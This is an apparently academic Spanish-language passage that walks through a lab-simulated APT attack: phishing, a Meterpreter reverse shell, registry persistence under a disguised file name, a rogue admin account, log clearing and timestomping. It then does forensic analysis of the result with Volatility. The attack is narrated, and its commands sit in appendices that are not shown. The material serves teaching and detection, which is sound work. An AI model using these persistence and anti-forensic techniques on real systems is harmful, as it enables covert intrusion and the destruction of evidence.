


Figura 61

Interfaz del correo malicioso

Figura 62


Página web con el payload malicioso



Después de dar click al link del correo, redirige al usuario a una nueva ventana que proyecta la página web maliciosa. Su objetivo es que sea como una guía de pasos para la instalación de un software que reparará la brecha de seguridad existente.

Figura 63

Payload malicioso




Después de que el usuario siga los pasos presentados en la página web, el atacante ya tendrá acceso al PC de la víctima.

3.7.3. Conexión Remota con la Máquina Objetivo

Figura 64


Conexión remota desde la máquina del atacante



En la **Figura 64** se observa la interfaz desde la máquina del atacante, en donde se puede ver el éxito que tuvo el ataque abriendo sesiones interactivas de meterpreter en el sistema victima e iniciando con los primeros comandos de reconocimiento con el fin de revelar información crítica del sistema comprometido. En la **Figura 64** y **Figura 65** se observa que el atacante obtiene información, se revisa la topología de la red para poder entenderla.

Figura 65


Topología de la red de la máquina victima



3.7.4. Proceso de persistencia

Figura 66

Persistencia por Registro




Después de la sesión inicial para mantener el acceso al sistema comprometido después de cada reinicio se implementó un mecanismo de persistencia mediante Metaexploit Framework, con el código que se muestra en el Apéndice E10, en primera instancia se configura un módulo que permite generar un mecanismo de persistencia, en este caso a través de la Sesión comprometida, se define que se ejecute a nivel de sistema garantizando que el

payload se active desde el arranque del equipo, se asignó un nombre que parece legítimo (legit.exe) para evitar detección temprana. El payload utilizado fue (windows/meterpreter/reverse_tcp) configurado para la conexión reversa hacia el atacante, estableciendo un intervalo de 30 segundos para asegurar varios intentos periódicos para que se restablezca la sesión. La ejecución del código se observa en la Figura 66.

Figura 67

Creación de Cuenta administrador



Después de obtener el mecanismo de persistencia automatizada se crea un usuario local con privilegios administrativos, esta práctica es común en escenarios APT debido a que cuentas legítimas permiten operar a través de servicios legítimos del sistema, en el **Apéndice E11** se observa el comando utilizado que se observa en la **Figura 67**

Figura 68

Modificación de marcas de tiempo

Como último paso se emplearon técnicas anti-forenses que puede suceder en un entorno real, se utiliza el comando **clearev**, este comando permite o intenta eliminar los registros de eventos del sistema y posteriormente se modifica las marcas de tiempo del payload que inició el ataque, el proceso se observa en la **Figura 68**.

3.7.5. Técnicas aplicadas en los escenarios propuestos

Tabla 2

Resumen de técnicas MITRE ATT&CK aplicadas en los escenarios

Escenario	Descripción	Técnica MITRE ATT&CK
1	PowerShell Dowload Creadle	T1059.001 (PowerShell) T1105 (Ingress Tool Transfer)
2	Elevación de privilegios utilizando getsystem	T1068 (Privilege Escalation) T1055 (Process Injection)
	Reverse shell y persistencia tras reinicios	T1204 (User Execution) T1071.001 (C2 via Web Protocols) T1543 / T1547 (Persistencia)
3	Cuenta administrativa	T1136 (Create Account)
	Elimincación de logs y modificación de marcas de tiempo	T1070.001 (Clear Logs) T1070.006 (Timestomp)

En la **Tabla 2** se observa cada una de las técnicas aplicadas en los escenarios APT


realizados,

3.7.6. Volcado de memoria RAM y disco post-compromiso

Al finalizar el ataque se realiza el volcado de memoria RAM y DISCO, para el volcado de memoria como en los escenarios anteriores se hace uso de FTK Imager, y para el Disco Duro se utiliza una copia del disco que se encuentra alojado en la carpeta en donde se guarda la máquina virtual, cabe recalcar que en entornos reales también es válido utilizar otras herramientas forenses como CAINE respetando el procedimiento de protección contra escritura.

Figura 69

Volcado de memoria RAM Post-Persistencia



CAPITULO 4:

ANÁLISIS DE RESULTADOS


4.1. Análisis del compromiso inicial

4.1.1. Metodología

Se inicia verificando los procesos que estuvieron activos en memoria mediante windows.psstree y windows.psscan de Volatility Framework, se hace uso del comando descrito en el **Apéndice I2** y **Apéndice I3**

Figura 70

Lista de procesos pscaan



Al verificar el Fichero se observan dos instancias PowerShell con las siguientes características.

4.1.2. Detección de Procesos Maliciosos psscan/pstree

Tabla 3

Instancias POWERSHELL y características

PID	Estado	Tiempo de Creación	Tiempo de Término	PPID
4968	Activo	2025-11-04 23:49:27	N/A	5308
1584	Terminado	2025-11-04 23:50:59	2025-1-04 23:52:43	4968

4.1.3. Análisis Temporal

De acuerdo a la Tabla 3 y la Figura 70 se obtiene los siguiente:

- Inicio del ataque: 23:49:27 (PowerShell padre - PID 4968)
- Ejecución del payload: 23:50:59 (PowerShell hijo - PID 1584)
- Finalización: 23:52:43 (Duración total: ~ 3 minutos)
- Ventana de compromiso: 23:49:27 - 23:52:43

4.1.4. Indicador de compromiso

- explorer.exe (5308) → powershell.exe (4968) → powershell.exe (1584)

Figura 71

Lista de procesos pstree




Tabla 4

Relación jerárquica del compromiso inicial

Timestamp	Evento	PID	Duración	Descripción	IOC
23:49:27	Inicio PowerShell	4968		Se ejecuta PowerShell	Legítimo
23:49:28	Inicio conhost.exe	8276	1 seg	HostConsola	Normal
23:50:59	Inicio PowerShell	1584	1 min 32 seg	Payload en memoria	Evidencia Crítica
23:52:43	Fin PowerShell	1584	1 min 44 seg	Finalización del payload	Técnica Evasiva

Con los resultados se encuentra la relación jerárquica completa del compromiso inicial que se observa en la **Tabla 4**.

4.1.5. Análisis de comandos ejecutados

En este análisis el objetivo es identificar los comandos exactos ejecutados en los procesos PowrShell con el fin de obtener evidencia del ataque fileles, el comando ejecutado se observa en el **Apéndice I4**.

Figura 72

Comandos ejecutados en PowerShell




Tabla 5

Hallazgos de comandos

PID	Proceso	Argumentos	Estado
4968	powershel.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"`	Sin argumentos
1584	powershel.exe	Sin resultados	Proceso terminado

Para el análisis respectivo se busca los procesos principales encontrados en la relación jerárquica presentada en la sección anterior. En este caso el proceso **PID 4968** solo muestra la ruta del ejecutable sin argumentos visibles, el PID 1584 no está presente en la salida **windows.cmdline,** la falta de argumentos en los procesos PowerShell da indicios a la utilización de técnicas ofuscadas avanzadas, los resultados se pueden observar en la **Figura 71** y **Tabla 5**.

4.1.6. Detección de inyección de código en proceso PowerShell

En la **Figura 73** se observa la inyección de código en un proceso PowerShell, PID (4968)

Figura 73

Inyección de Código en memoria




Tabla 6

Regiones comprometidas

Dirección en Memoria	Tamaño	Permisos	Estado
0x21fe1bf0000	64KB	PAGE_EXECUTE_READWRITE	Inyectado
0x7df4eb890000	256KB	PAGE_EXECUTE_READWRITE	Inyectado
0x7df4eb880000	64KB	PAGE_EXECUTE_READWRITE	Inyectado

De la **Figura 73** se obtiene la **Tabla 6** y se observa que el proceso 4968 ocupa 3 regiones de memoria. Con la dirección de memoria de inicio y fin se puede calcular el tamaño del código inyectado, adicional las 3 regiones de memoria mantienen el permiso de ejecución y escritura, se identifica contenido de código assembler no legítimo para PowerShell.

Con los análisis realizados se puede correlacionar técnicas MITRE ATT&CK como T1027 (Obfuscated Files or Information), T1055 (Process Injection) y -T1059.003 (PowerShell - Living Off The Land Binaries).


4.2. Análisis Forense de elevación de privilegios

4.2.1. Metodología

Para esta sección se aplicó la misma metodología del análisis inicial, se verifica la lista de procesos haciendo uso de los pluggins windows.psstree y windows.psscan de Volatility Framework con el fin de identificar y recopilar información de los procesos sospechosos.

Figura 74

Lista de procesos psscan Post-Escalación



Volatility 3 Framework 2.27.0

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
2952	860	svchost.exe	0xd3092372d080	7	-	0	False	2025-11-22 16:10:04.000000 UTC	N/A	Disabled
4748	860	svchost.exe	0xd30923731080	6	-	0	False	2025-11-22 16:10:08.000000 UTC	N/A	Disabled
2944	860	svchost.exe	0xd30923733080	6	-	0	False	2025-11-22 16:10:04.000000 UTC	N/A	Disabled
2960	860	svchost.exe	0xd30923737080	12	-	0	False	2025-11-22 16:10:04.000000 UTC	N/A	Disabled
124	4	Registry	0xd30923748080	4	-	N/A	False	2025-11-22 16:09:55.000000 UTC	N/A	Disabled
2776	860	svchost.exe	0xd30923780080	6	-	0	False	2025-11-22 16:10:03.000000 UTC	N/A	Disabled
2732	860	svchost.exe	0xd309237be080	14	-	0	False	2025-11-22 16:10:03.000000 UTC	N/A	Disabled
9788	992	OneDrive.exe	0xd309237c2080	35	-	1	False	2025-11-22 16:41:12.000000 UTC	N/A	Disabled
2668	860	svchost.exe	0xd309237c8080	5	-	0	False	2025-11-22 16:10:03.000000 UTC	N/A	Disabled
2488	860	svchost.exe	0xd309237d9080	5	-	0	False	2025-11-22 16:10:03.000000 UTC	N/A	Disabled
5400	860	svchost.exe	0xd30923fb3080	30	-	0	False	2025-11-22 16:40:35.000000 UTC	N/A	Disabled
9088	1012	RuntimeBroker.	0xd3092407d080	4	-	1	False	2025-11-22 16:41:54.000000 UTC	N/A	Disabled
8740	1012	RuntimeBroker.	0xd3092415d080	5	-	1	False	2025-11-22 16:45:58.000000 UTC	N/A	Disabled
4124	992	powershell.exe	0xd30924203080	15	-	1	False	2025-11-22 16:41:18.000000 UTC	N/A	Disabled
6388	528	msedge.exe	0xd30924385080	21	-	1	False	2025-11-22 16:41:38.000000 UTC	N/A	Disabled
4308	528	msedge.exe	0xd30924388080	21	-	1	False	2025-11-22 16:41:38.000000 UTC	N/A	Disabled
7324	1012	Widgets.exe	0xd309243c8080	11	-	1	False	2025-11-22 16:40:45.000000 UTC	N/A	Disabled
4668	1012	backgroundTask	0xd309243cc080	0	-	1	False	2025-11-22 16:43:27.000000 UTC	2025-11-22 16:44:28.000000 UTC	
	Disabled									
10868	5152	msedgewebview2	0xd309246cd080	52	-	1	False	2025-11-22 16:41:54.000000 UTC	N/A	Disabled
968	528	msedge.exe	0xd309247560c0	12	-	1	False	2025-11-22 16:41:38.000000 UTC	N/A	Disabled
7176	528	msedge.exe	0xd30924759080	19	-	1	False	2025-11-22 16:41:38.000000 UTC	N/A	Disabled
11780	11616	msedgewebview2	0xd309248ba080	49	-	1	False	2025-11-22 16:42:04.000000 UTC	N/A	Disabled
5348	10868	msedgewebview2	0xd30924930080	20	-	1	False	2025-11-22 16:41:54.000000 UTC	N/A	Disabled
11812	11780	msedgewebview2	0xd30924933080	10	-	1	False	2025-11-22 16:42:04.000000 UTC	N/A	Disabled
12040	11780	msedgewebview2	0xd3092493d080	20	-	1	False	2025-11-22 16:42:04.000000 UTC	N/A	Disabled
12028	11780	msedgewebview2	0xd30924940080	22	-	1	False	2025-11-22 16:42:04.000000 UTC	N/A	Disabled
5152	992	ms-teams.exe	0xd309249ab080	36	-	1	False	2025-11-22 16:41:53.000000 UTC	N/A	Disabled

Se verifica un proceso Power Shell (PID 4124) y un proceso de jerarquía con el plugin pstree, Al verificar los dos ficheros se determina un patrón de ejecución manual o scripting, al construir el árbol de procesos se identifica el proceso PID 992 explore.exe, el mismo que desencadena subprocesos, en este caso powershell.exe (PID 4124), esto significa que se ejecutó directamente desde el entorno gráfico del usuario, al basarse en un entorno APT es un indicativo de una ejecución remota, seguido de ello se encuentra el proceso PID 11468 con una ventana de tiempo en ejecución de 2 segundos, en la Tabla 7 se puede observar la jerarquía de proceso tomadas de las Figuras **Figura 74** y**Figura 75**, los comandos utilizados se ven en el **Apéndice I5** y **Apéndice I6**.

Figura 75

Estructura de procesos pstree Post-Escalación

